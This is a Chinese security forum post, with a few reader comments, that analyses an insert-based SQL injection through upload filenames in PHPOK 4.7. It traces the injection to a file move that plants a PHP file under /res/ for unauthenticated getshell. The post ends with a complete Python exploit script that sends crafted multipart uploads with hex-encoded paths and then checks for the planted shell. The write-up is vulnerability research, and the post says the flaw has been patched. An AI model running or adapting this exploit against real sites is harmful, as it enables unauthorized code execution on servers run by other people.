PHPOK 4.7从注入到getshell

balisong / 2017-11-23 10:02:26 / 浏览数 4618 技术文章 技术文章 顶(0) 踩(0)

简介

phpok是一款PHP开发的开源企业网站系统。
在phpok 4.7版本及以前，存在一个由注入导致的前台getshell漏洞。
目前官方最新版已经修补。

漏洞分析

在/framework/www/upload_control.php中第61行:

```
private function upload_base($input_name='upfile',$cateid=0)
   {
       $rs = $this->lib('upload')->getfile($input_name,$cateid);
       if($rs["status"] != "ok"){
           return $rs;
       }
       $array = array();
       $array["cate_id"] = $rs['cate']['id'];
       $array["folder"] = $rs['folder'];
       $array["name"] = basename($rs['filename']);
       $array["ext"] = $rs['ext'];
       $array["filename"] = $rs['filename'];
       $array["addtime"] = $this->time;
       $array["title"] = $rs['title'];
       $array['session_id'] = $this->session->sessid();
       $array['user_id'] = $this->session->val('user_id');
       $arraylist = array("jpg","gif","png","jpeg");
       if(in_array($rs["ext"],$arraylist)){
           $img_ext = getimagesize($this->dir_root.$rs['filename']);
           $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
           $array["attr"] = serialize($my_ext);
       }
       $id = $this->model('res')->save($array);
       if(!$id){
           $this->lib('file')->rm($this->dir_root.$rs['filename']);
           return array('status'=>'error','error'=>P_Lang('■■■■■■'));
       }
       $this->model('res')->gd_update($id);
       $rs = $this->model('res')->get_one($id);
       $rs["status"] = "ok";
       return $rs;
   }
```

这是一个文件上传函数，然后在该函数开头又调用了getfile函数，跟进:

```
public function getfile($input='upfile',$cateid=0)
   {
       if(!$input){
           return array('status'=>'error','content'=>P_Lang('■■■■■■■'));
       }
       $this->_cate($cateid);
       if(isset($_FILES[$input])){
           $rs = $this->_upload($input);
       }else{
           $rs = $this->_save($input);
       }
       if($rs['status'] != 'ok'){
           return $rs;
       }
       $rs['cate'] = $this->cate;
       return $rs;
   }
```

如果存在上传文件就调用_upload函数，继续跟进:

```
private function _upload($input)
   {
       global $app;
       $basename = substr(md5(time().uniqid()),9,16);
       $chunk = $app->get('chunk','int');
       $chunks = $app->get('chunks','int');
       if(!$chunks){
           $chunks = 1;
       }
       $tmpname = $_FILES[$input]["name"];
       $tmpid = 'u_'.md5($tmpname);
       $ext = $this->file_ext($tmpname);
       $out_tmpfile = $this->dir_root.'data/cache/'.$tmpid.'_'.$chunk;
       if (!$out = @fopen($out_tmpfile.".parttmp", "wb")) {
           return array('status'=>'error','error'=>P_Lang('[redacted]'));
       }
       $error_id = $_FILES[$input]['error'] ? $_FILES[$input]['error'] : 0;
       if($error_id){
           return array('status'=>'error','error'=>$this->up_error[$error_id]);
       }
       if(!is_uploaded_file($_FILES[$input]['tmp_name'])){
           return array('status'=>'error','error'=>P_Lang('[redacted]'));
       }
       if(!$in = @fopen($_FILES[$input]["tmp_name"], "rb")) {
           return array('status'=>'error','error'=>P_Lang('[redacted]'));
       }
       while ($buff = fread($in, 4096)) {
           fwrite($out, $buff);
       }
       @fclose($out);
       @fclose($in);
       $app->lib('file')->mv($out_tmpfile.'.parttmp',$out_tmpfile.'.part');
       $index = 0;
       $done = true;
       for($index=0;$index<$chunks;$index++) {
           if (!file_exists($this->dir_root.'data/cache/'.$tmpid.'_'.$index.".part") ) {
               $done = false;
               break;
           }
       }
       if(!$done){
           return array('status'=>'error','error'=>'[redacted]');
       }
       $outfile = $this->folder.$basename.'.'.$ext;
       if(!$out = @fopen($this->dir_root.$outfile,"wb")) {
           return array('status'=>'error','error'=>P_Lang('[redacted]'));
       }
       if(flock($out,LOCK_EX)){
           for($index=0;$index<$chunks;$index++) {
               if (!$in = @fopen($this->dir_root.'data/cache/'.$tmpid.'_'.$index.'.part','rb')){
                   break;
               }
               while ($buff = fread($in, 4096)) {
                   fwrite($out, $buff);
               }
               @fclose($in);
               $GLOBALS['app']->lib('file')->rm($this->dir_root.'data/cache/'.$tmpid."_".$index.".part");
           }
           flock($out,LOCK_UN);
       }
       @fclose($out);
       $tmpname = $GLOBALS['app']->lib('string')->to_utf8($tmpname);
       $title = str_replace(".".$ext,'',$tmpname);
       return array('title'=>$title,'ext'=>$ext,'filename'=>$outfile,'folder'=>$this->folder,'status'=>'ok');
   }
```

其中 `$ext = $this->file_ext($tmpname);`是检测文件后缀的，看一下:

```
private function file_ext($tmpname)
   {
       $ext = pathinfo($tmpname,PATHINFO_EXTENSION);
       if(!$ext){
           return false;
       }
       $ext = strtolower($ext);
       $filetypes = "jpg,gif,png";
       if($this->cate && $this->cate['filetypes']){
           $filetypes .= ",".$this->cate['filetypes'];
       }
       if($this->file_type){
           $filetypes .= ",".$this->file_type;
       }
       $list = explode(",",$filetypes);
       $list = array_unique($list);
       if(!in_array($ext,$list)){
           return false;
       }
       return $ext;
   }
```

上传是比较严格的，只允许上传后缀是jpg,png,gif这种图片后缀的文件，上传我们无法绕过，但是程序对于上传的文件名没有充份的过滤，在函数末尾，将文件名添加到了这

```
$tmpname = $GLOBALS['app']->lib('string')->to_utf8($tmpname);
       $title = str_replace(".".$ext,'',$tmpname);
       return array('title'=>$title,'ext'=>$ext,'filename'=>$outfile,'folder'=>$this->folder,'status'=>'ok');
   }
```

这里的$tmpname就是我们上传的文件名，注意，不是上传后的文件名，而是上传前的文件名，并且没有对该文件名过滤，然后返回。

我们回到开头，upload_base函数中去:

```
$rs = $this->lib('upload')->getfile($input_name,$cateid);
       if($rs["status"] != "ok"){
           return $rs;
       }
       $array = array();
       $array["cate_id"] = $rs['cate']['id'];
       $array["folder"] = $rs['folder'];
       $array["name"] = basename($rs['filename']);
       $array["ext"] = $rs['ext'];
       $array["filename"] = $rs['filename'];
       $array["addtime"] = $this->time;
       $array["title"] = $rs['title'];
       $array['session_id'] = $this->session->sessid();
       $array['user_id'] = $this->session->val('user_id');
       $arraylist = array("jpg","gif","png","jpeg");
       if(in_array($rs["ext"],$arraylist)){
           $img_ext = getimagesize($this->dir_root.$rs['filename']);
           $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
           $array["attr"] = serialize($my_ext);
       }
       $id = $this->model('res')->save($array);
```

可以看到这里将返回值中的title的值赋值给了$array['title'],这个值是我们可控的，然后将$array带入到了save函数中，我们看一下该函数:

在/framework/model/res.php中第279行:

```
public function save($data,$id=0)
   {
       if(!$data || !is_array($data)){
           return false;
       }
       if($id){
           return $this->db->update_array($data,"res",array("id"=>$id));
       }else{
           return $this->db->insert_array($data,"res");
       }
   }
```

将$data带入到了insert_array函数中，我们看一下该函数:

/framework/engine/db/mysqli.php中第211行:

```
public function insert_array($data,$tbl,$type="insert")
   {
       if(!$tbl || !$data || !is_array($data)){
           return false;
       }
       if(substr($tbl,0,strlen($this->prefix)) != $this->prefix){
           $tbl = $this->prefix.$tbl;
       }
       $type = strtolower($type);
       $sql = $type == 'insert' ? "INSERT" : "REPLACE";
       $sql.= " INTO ".$tbl." ";
       $sql_fields = array();
       $sql_val = array();
       foreach($data AS $key=>$value){
           $sql_fields[] = "`".$key."`";
           $sql_val[] = "'".$value."'";
       }
       $sql.= "(".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")";
       return $this->insert($sql);
   }
```

就是将该数组中的键值遍历出来，将键作为字段名，将值作为对应字段的值。可以看到，对于值是没有进行转义的，其中包括我们可以控制的title的值，那么这里就产生了一
或者insert注入，一般来说我会想办法将这个注入升级一下危害。注意这个注入是一个insert注入，并且insert语句是可以一次插入多条内容的，我们不能控制当前这条insert
Insert into file values(1,2,3,),(4,5,6)
那么我们控制下一条的内容有什么用，好，现在我们开始看/framework/www/upload_control.php中的第103行:

```
public function replace_f()
   {
       $this->popedom();
       $id = $this->get("oldid",'int');
       if(!$id){
           $this->json(P_Lang('■■■■■■■■■■'));
       }
       $old_rs = $this->model('res')->get_one($id);
       if(!$old_rs){
           $this->json(P_Lang('■■■■■'));
       }
       $rs = $this->lib('upload')->upload('upfile');
       if($rs["status"] != "ok")
       {
           $this->json(P_Lang('■■■■■■'));
       }
       $arraylist = array("jpg","gif","png","jpeg");
       $my_ext = array();
       if(in_array($rs["ext"],$arraylist))
       {
           $img_ext = getimagesize($rs["filename"]);
           $my_ext["width"] = $img_ext[0];
           $my_ext["height"] = $img_ext[1];
       }
       //■■■■
       $this->lib('file')->mv($rs["filename"],$old_rs["filename"]);
       $tmp = array("addtime"=>$this->time);
       $tmp["attr"] = serialize($my_ext);
       $this->model('res')->save($tmp,$id);
       //■■■■■■■■
       $this->model('res')->gd_update($id);
       $rs = $this->model('res')->get_one($id);
       $this->json($rs,true);
   }
```

这里我们输入一个oldid的值，然后从res表中查找出这一行的数据，然后将我们上传的文件mv到$old_rs['filename']。
mv函数的定义在/framework/libs/file.php中第264行:

```
public function mv($old,$new,$recover=true)
   {
```

```
        if(!file_exists($old)){
            return false;
        }
        if(substr($new,-1) == "/"){
            $this->make($new,"dir");
        }else{
            $this->make($new,"file");
        }
        if(file_exists($new)){
            if($recover){
                unlink($new);
            }else{
                return false;
            }
        }else{
            $new = $new.basename($old);
        }
        rename($old,$new);
        return true;
    }
```

通过上文说到的，我们可以控制res表中的一行记录的值，那么这个filename也是我们可控的，那么我们如果将filename设置为/res/balisong.php。那么我上传的图片文件就

由于上传的文件名的特殊性。导致我们不能带有斜杠，那么怎么办呢？我们可以利用十六进制编码来绕过，具体的漏洞利用过程就不细说了，比较复杂，所以直接上exp：

```
#-*- coding:utf-8 -*-
import requests
import sys
import re
if len(sys.argv) < 2:
    print u"Usage: exp.py url [PHPSESSION]\r\nFor example:\r\n[0] exp.py http://localhost\r\n[1] exp.py http://localhost 6ogmgp
    exit()
baseurl = sys.argv[1]
phpses = sys.argv[2] if len(sys.argv) > 2 else ''
cookies = {'PHPSESSION': phpses}
if baseurl[-1] == '/':
    baseurl = baseurl[:-1]
url = baseurl + '/index.php?c=upload&f=save'
files = [
    ('upfile', ("1",'r7ip15ijku7jeu1s1qqnvo9gj0','30',''),('1',0x7265732f3230313730352f32332f,0x3939363964653365663261376434323
                '<?php phpinfo();?>', 'image/jpg')),
]
files1 = [
    ('upfile',
     ('1.jpg', '<?php phpinfo();?>', 'image/jpg')),
]
r = requests.post(url, files=files, cookies=cookies)
response = r.text
id = re.search('"id":"(\d+)"', response, re.S).group(1)
id = int(id) + 1
url = baseurl + '/index.php?c=upload&f=replace&oldid=%d' % (id)
r = requests.post(url, files=files1, cookies=cookies)
shell = baseurl + '/res/balisong.php'
response = requests.get(shell)
if response.status_code == 200:
    print "congratulation:Your shell:\n%s\npassword:balisong" % (shell)
else:
    print "oh!Maybe failed.Please check"
```

系统默认是不需要注册登录即可上传文件的。

结语

其实这种情况还是蛮多的，有些系统会将上传前的文件名入库，如果过滤不当，就可以注入了。并且insert，update这种注入危害是可以进一步扩大的。


bigcow 2017-11-23 11:29:11


不如跳舞，挖漏洞不如跳舞

1 回复Ta


紫霞仙子 2017-11-23 11:46:27

前排学习，

0 回复Ta


orich1 2017-12-01 02:24:58

暴力膜

0 回复Ta


kw0ng 2018-01-31 11:41:53

强势学习

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板